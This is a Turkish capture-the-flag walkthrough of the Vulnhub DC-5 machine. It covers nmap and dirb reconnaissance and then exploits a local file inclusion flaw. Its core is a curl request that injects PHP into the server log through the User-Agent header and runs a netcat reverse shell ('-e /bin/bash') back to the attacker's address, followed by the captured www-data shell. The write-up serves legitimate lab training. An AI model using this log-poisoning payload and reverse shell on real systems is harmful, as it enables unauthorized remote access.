

# DC-5

---

Kaan Efe Ögüt


ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “DC-5” zafiyetli makinesinde Local File Inclusion zafiyetinden yararlanıp sunucuya sızmaya çalışacağız.


**07.11.2021**

## LFI

- "<https://www.vulnhub.com/entry/dc-5,314/>" bağlantısı üzerinden zafiyetli makinemi indiriyorum.
- Vmware üzerinde indirdiğim bu zafiyetli makineyi "open" komutu ile açıyorum.
- Network ayarlarını Sanal Makinem ile aynı yapıyorum.



- Gerekli ayarlardan sonra sanal makinemi başlatıyorum ve arka planda bu şekilde çalışır vaziyette bırakıyorum.
- Ardından Linux makineme geçiş yapıyorum.



- Uçbirim üzerinden nmap ile port taraması gerçekleştiriyorum ve zafiyetli makinemin IP adresini öğreniyorum.



-Zafiyetli makineyi web üzerinde görüntülediğimde bu şekilde bir sayfa bizi karşılamaktadır.

```
# nmap -A -sC 192.168.139.185 -o dc5.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 15:36 +03
Nmap scan report for 192.168.139.185
Host is up (0.00038s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2,3,4 111/tcp rpcbind
|_100000 2,3,4 111/udp rpcbind
|_100000 3,4 111/tcp6 rpcbind
|_100000 3,4 111/udp6 rpcbind
|_100024 1 33783/tcp6 status
|_100024 1 44920/udp status
|_100024 1 46720/udp6 status
|_100024 1 60521/tcp status
MAC Address: 00:0C:29:33:DC:A4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.38 ms 192.168.139.185

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.29 seconds
```

-Nmap taraması ile bilgi toplamaya başlıyorum.Tarama sonucunu dc5.txt dosyasına yazdırıyorum.

-Rcpbind ve http portlarının açık olduğunu görüntülüyorum.

```
# dirb http://192.168.139.185

DIRB v2.22
By The Dark Raver

START_TIME: Thu Aug 12 15:35:52 2021
URL_BASE: http://192.168.139.185/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://192.168.139.185/ —
⇒ DIRECTORY: http://192.168.139.185/css/
⇒ DIRECTORY: http://192.168.139.185/images/
+ http://192.168.139.185/index.php (CODE:200|SIZE:4025)

— Entering directory: http://192.168.139.185/css/ —
— Entering directory: http://192.168.139.185/images/ —

END_TIME: Thu Aug 12 15:36:02 2021
DOWNLOADED: 13836 - FOUND: 1
```

- Web sitesinin arayüzü olduğunu görüntülediğim için dirb taraması gerçekleştiriyorum.
- Bulduğu dizin açıklarını bana bildirdi.



- Yapmış olduğum işlemler sonucunda çok fazla bilgi elde edemediğim için sayfa üzerinde oynamalar gerçekleştiriyorum.
- Yaptığım değişiklik sonucunda URL üzerinde ki değişiklik dikkatimi çekiyor.
- Burada uyguladığım değişiklik sonucunda bilgi elde edebileceğimi düşünüyorum.







```
(root@kali)~# nc -lvp 5555
listening on [any] 5555 ...
```

-Gerekli komutları yazdıktan sonra netcat üstünde belirttiğim portu dinlemeye alıyorum.

```
(root@kali)~# curl -A "<?=" system ('nc -nv 192.168.139.176 5555 -e /bin/bash'); ?>" http://192.168.139.185/thankyou.php
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Contact</title>
<link rel="stylesheet" href="css/styles.css">
</head>
<body>
<div class="body-wrapper">
<div class="header-wrapper">
<header>
DC-5 is alive!
</header>
</div>
<div class="menu-wrapper">
<menu>
<ul>
<a href="index.php"><li>Home</li></a>
<a href="solutions.php"><li>Solutions</li></a>
<a href="about-us.php"><li>About Us</li></a>
<a href="faq.php"><li>FAQ</li></a>
<a href="contact.php"><li>Contact</li></a>
</ul>
</menu>
</div>
<div class="body-content">
<h2>Thank You</h2>
</div>
```

-Curl işlemini başlatıyorum.

-Ardından tek yapmam gereken tarayıcı üzerinde açık olan sekmeyi yenilemek.

```
(root@kali)~# nc -lvp 5555
listening on [any] 5555 ...
192.168.139.185: inverse host lookup failed: Unknown host
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.185] 37593
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
whoami
www-data
```

-Sayfayı yenilediğimde netcat üzerinden başarılı bir şekilde bağlantı kurabildim.

-Bundan sonra yapacağım uygulamalarda zaten bol bol root yetkisi ele geçirmeyle ilgili işlem gerçekleştireceğim için burada bırakıyorum.